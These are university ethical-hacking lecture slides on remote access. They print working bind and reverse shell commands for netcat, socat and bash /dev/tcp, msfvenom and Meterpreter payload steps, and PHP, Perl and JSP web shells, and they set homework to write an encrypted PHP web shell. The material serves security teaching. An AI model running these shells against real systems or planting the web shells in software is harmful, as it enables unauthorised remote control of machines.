ETHL - Ethical Hacking Lab

0x02 - Remote Access

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science

Created: 2024-02-10
Last modified: 2025-03-13

ToC

Shell?

Shell?

This lesson is propaedeutic for the labs on exploitation

We shall see how we can interact with target systems in ways that are


- **Unconventional**
- With limited interactivity
- Probably lacking the comforts we're accustomed to

Shell?

A remote exploit (or a chain of exploits) is typically aimed at executing some code that reads or writes some file on the remote system

- Often the executed code, or the written artifacts will give the attacker a shell


E.g., we upload a **web shell** to the target machine



Shell?

Another example, an attacker leverages a Remote Code Execution (RCE):

- Inject a **Reverse Shell** in the context of the server
- The Reverse Shell connects back to the attacker…
- …who can now interact with the OS (with privileges of the server)




Shell?

Nevertheless, shells are often times also used for privilege escalation (locally)

- In this case, we create a shell with the new privileges we obtained

E.g., exploiting a **buffer overflow** on a (root) **setuid binary**, spawn a privileged shell



Shell?

Note: A shell is needed when you want interactivity with the target system

If we need to automate some steps of the kill-chain or in the context of mass-exploitation

- RCE can be used to execute (non-interactive) programs on the target system

Shell taxonomy


Shell taxonomy

Possible but hardly used in the wild

(*) Encoded or not encoded

Types of (network) shells

For the sake of this class, we can use the following taxonomy



Homework

If you are brave enough, you can win cool stickers

Create a PHP web shell:

- Bind, UDP
- Encrypted - you can use symmetric or asymmetric (or both)
- Do not to use libraries that won't be likely present IRL

Send me your PHP shell and explain how you would interact with it

Shell taxonomy

Which one should I use?

It depends!

- Target system and its software stack
- IDS/IPS => Encryption, Reverse, TCP or UDP
- Firewall => Reverse, probably TCP
- Air-gapped environments => Maybe reverse UDP on port 53

Shell taxonomy

Bind shells

- These shells `bind()` to a given address and port
- If TCP, `listen()` for connections
- On connection, duplicate `std{in,out,err}` and `execve()` the shell

bindshell.c

```c
int main() {
    // Create addr struct
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444); // Port
    addr.sin_addr.s_addr = htonl(INADDR_ANY); // Listen on any interface

    // Create socket
    int sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    // [...]
    // Bind socket
    bind(sock, (struct sockaddr *) &addr, sizeof(addr));
    // [...]
    // Listen for connection
    listen(sock, 0);
    // [...]
    int fd = accept(sock, NULL, NULL);
    // [...]
    // Duplicate stdin/stdout/stderr to socket
    dup2(fd, 0); // stdin
    dup2(fd, 1); // stdout
    dup2(fd, 2); // stderr

    // Execute shell
    execve("/bin/sh", NULL, NULL);
}
```

ok, Line 20, Column 26 Spaces: 4 C

Shell taxonomy

In practice, you rarely need to write your own shell (at binary level at least)

Tools we will use:

- Netcat
- Socat
- Living Off the land (LotL) - bash
- Metasploit
  - Msfvenom, Meterpreter

Tools

Tools - netcat

Simple Unix utility which reads and writes data across network connections, using the TCP or UDP protocol

Versatile tool

- Port scanning
- File transfer
- Reverse shell (server)
- Bind shell (client)

Demo only
Don't try this for now

Tools - netcat


TCP Bind Shell

1. On the victim box:

```
nc -e bash -lp 4444
```

2. On the attack box:

```
nc victim_box 4444
```



Demo only
Don't try this for now

Tools - netcat


TCP Reverse Shell

1. On the attack box:

```
nc -lp 4444
```

2. On the victim box:

```
nc -e bash attack_box 4444
```



Tools - netcat

For security reasons, `-e` has been removed from most netcat versions distributed with Linux distros (if curious, Google GAPING_SECURITY_HOLE)

The workaround is to create a **named FIFO** and "pipe" shell/netcat

TCP Bind

```
mkfifo fifo; nc -lp 4444 < fifo | bash > fifo
```

TCP Reverse

```
mkfifo fifo; nc attack_box 4444 < fifo | bash > fifo
```

Tools - netcat

For testing, when using an untrusted network add
`-s 127.0.0.1`
to `nc` *on the server side*

UDP Bind Shell

1. On the victim box:

```
rm -f /tmp/f; mkfifo /tmp/f
nc -ulp 4444 < /tmp/f | bash > /tmp/f
```

2. On the attack box:

```
nc -u victim_box 4444
```

Tools - netcat

UDP Reverse Shell

1. On the attack box:

```
nc -ulp 4444
```

2. On the victim box:

```
rm /tmp/f; mkfifo /tmp/f
nc -u attack_box 4444 </tmp/f | {echo Hi; bash} >/tmp/f
```

echo command is strictly needed

can you tell why?

Tools - socat

Flexible, multipurpose relay tool (**SO**cket **CAT**) 🐈

Extremely powerful, these sources and destinations can range from files, network sockets, TCP/UDP ports, pipes, and even standard input/output

It natively supports TLS, making it an excellent tool for encrypted shells

- This will avoid triggering IDP/IPS
- Sometimes encoding is enough, e.g., base64

Tools - socat

For testing on an untrusted network add
`,bind=127.0.0.1`
to `TCP-LISTEN:4444` *on the server side*

TCP Bind Shell

1. On the victim box:

```
socat TCP-LISTEN:4444 EXEC:bash,stderr
```

2. On the attack box:

```
socat TCP:victim_box:4444 FILE:`tty`
```

Tools - socat

TCP Reverse Shell

1. On the attack box:

```
socat TCP-LISTEN:4444 FILE:`tty`
```

2. On the victim box:

```
socat TCP:attack_box:4444 EXEC:bash,stderr
```

Tools - socat

TCP Reverse, Encrypted Shell - part 1/2

1. On the **attack box**, create a X509 certificate (self-signed, default 30 days validity)

```
openssl req -newkey rsa:2048 -nodes -x509 \
   -keyout shell.key -out shell.crt
```

2. Put key and certificate together

```
cat shell.key shell.crt > shell.pem
```

Tools - socat

TCP Reverse, Encrypted Shell - part 2/2

3. On the attack box, listen for new connections

```
socat OPENSSL-LISTEN:4445,cert=./shell.pem,verify=0 \
    FILE:`tty`
```

4. On the victim box

```
socat OPENSSL:attack_box:4445,verify=0 EXEC:bash,stderr
```

Tools - Living off the Land

When you don't have `nc` or `socat` <u>on the victim box</u>

1. On the attack box, listen for new connections

```
nc -lp 4444
```

2. On the victim box - must use **bash**

```
sh -i >& /dev/tcp/<attack_box_ip>/4444 0<&1
```

Use explainshell.com when needed

Tools - Living off the Land

```
sh -i >& /dev/tcp/<attack_box_ip>/4444 0<&1
```

`>&` duplicates both **`stdout`** (1) and **`stderr`** (2) of **`sh`** to a new fd for `/dev/tcp/<attack_box_ip>/4444`

⇒ Everything coming OUT from `sh` is redirected to the virtual file above

`/dev/tcp/<attack_box_ip>/4444` is a virtual file that opens a TCP connection to `<attack_box_ip>` port `4444`

`0<&1` open the virtual file in read mode and duplicates **`stdout`** (1) to whatever **`stdin`** is pointing to

⇒ Everything that comes from the virtual file is redirected to the **`stdin`** of **`sh`**

Tools - Misc shell

When you don't have `nc` or `socat` <u>on the victim box</u>

Other useful LotL tools (how to use them left as an exercise for the students)

- Any interpreted language, with network (core) libs: e.g., Python, Ruby, Perl, PHP, ...
- `openssl` (CLI tool, try `s_client` / `s_server`)
- `telnet`
- Should you have enough room for the command and compilers: Go, C, C++, Java, ...
- revshells.com

[practice]

Try `nc`, `socat` and LoTL technique on your machine

Metasploit shells

Metasploit shells

Two main types of payload (shells are payloads)

Inline (or stageless): the payload is self-contained, e.g.:

- A reverse TCP shell

Staged: the payload creates the staging platform and

- Allocate enough memory to hold the desired payload
- Obtain the rest of the payload
- Execute the payload

Metasploit shells

MSF includes many types of payload to get remote access, interactive and not

- VNC servers, direct execution (e.g., `adduser`), shells, Meterpreter, ...

Meterpreter

- Commands abstract from the specific OS
- Feature rich interactive shells (file transfer, mic/cam access, editing, lat. mov...)
- Designed to be stealth (evasion, encryption, ...)

[practice]

Metasploit Framework Venom

[practice] Metasploit Framework - msfvenom

"Plain" Reverse TCP Shell - on the attack box

1. Start `msfconsole`, `use exploit/multi/handler`
2. Set `payload` to `shell_reverse_tcp`
3. Set `LHOST` and `LPORT` as needed
4. Run

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST <local ip>
msf6 exploit(multi/handler) > set LPORT 4567
msf6 exploit(multi/handler) > run
```

[practice] Metasploit Framework - msfvenom

"Plain" Reverse TCP Shell - create a payload for the victim box

Create a reverse TCP Shell using `shell_reverse_tcp` (e.g., for `aarch64`, use `linux/aarch64/shell_reverse_tcp`)

```
msfvenom -p linux/x64/shell_reverse_tcp \
    LHOST=<attackbox ip> LPORT=4567 -f elf \
        -a x64 -o revshell
```

[practice] Metasploit Framework - msfvenom

Let's do the same for a stageless and staged Meterpreter:

`payload/linux/x64/meterpreter_reverse_tcp`

vs

`payload/linux/x64/meterpreter/reverse_tcp`

Which one is staged? (use `info` to tell)

```
┌──(gt㉿km1)-[~]
└─$ ls -lh payload*
-rwxr-xr-x 1 gt gt 1.1M Mar  3 14:41 payload1
-rwxr-xr-x 1 gt gt  332 Mar  3 14:41 payload2
```

Web Shells

Web Shells

What is a Web Shell?

A malicious script uploaded to a web server that provides remote access to the operating system where the server runs

- Not much different from what we have seen so far, but often based solely on HTTP
- Can take commands as HTTP parameters or headers
  - Common: GET, POST
  - Less common: cookies, special headers
  - Even less common: additional comm channels, e.g., UDP

Web Shells

What is a Web Shell?

Typically, shells are delivered by exploiting vulnerabilities in web applications

- Less commonly, by leveraging vulnerabilities in web servers

Vulnerabilities allowing Web Shells include:

- Arbitrary file upload
- Various kinds of injection, notably: SSTI and SQLi
- Remote file inclusion (RFI)
- Local file inclusion (LFI)

Web Shells

Example, minimal PHP Shell

Save the following as a `.php` file

```
<?php system($_REQUEST["cmd"]); ?>
```

Or


```
<?=`$_GET[0]`?>
```

Web Shells

Example, minimal PHP Shell

To test it, save your shell as shell.php, and spin up a quick web server with php

```
php -S 127.0.0.1:8000
```



Web Shells

Perl CGI

```perl
#!/usr/bin/perl
# web shell using backticks
use CGI;
my $cgi = new CGI;
my $command = $cgi->param("cmd");
if($command eq "") { $command = "pwd"; }
$result = `$command`;
print $result;
exit;
```

Web Shells

JSP Web Shell

Working on Linux and Windows

```
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
```

Links

- RevShells
- TryHackMe - Metasploit intro (free)
- Metasploit - shells
- Explainshell.com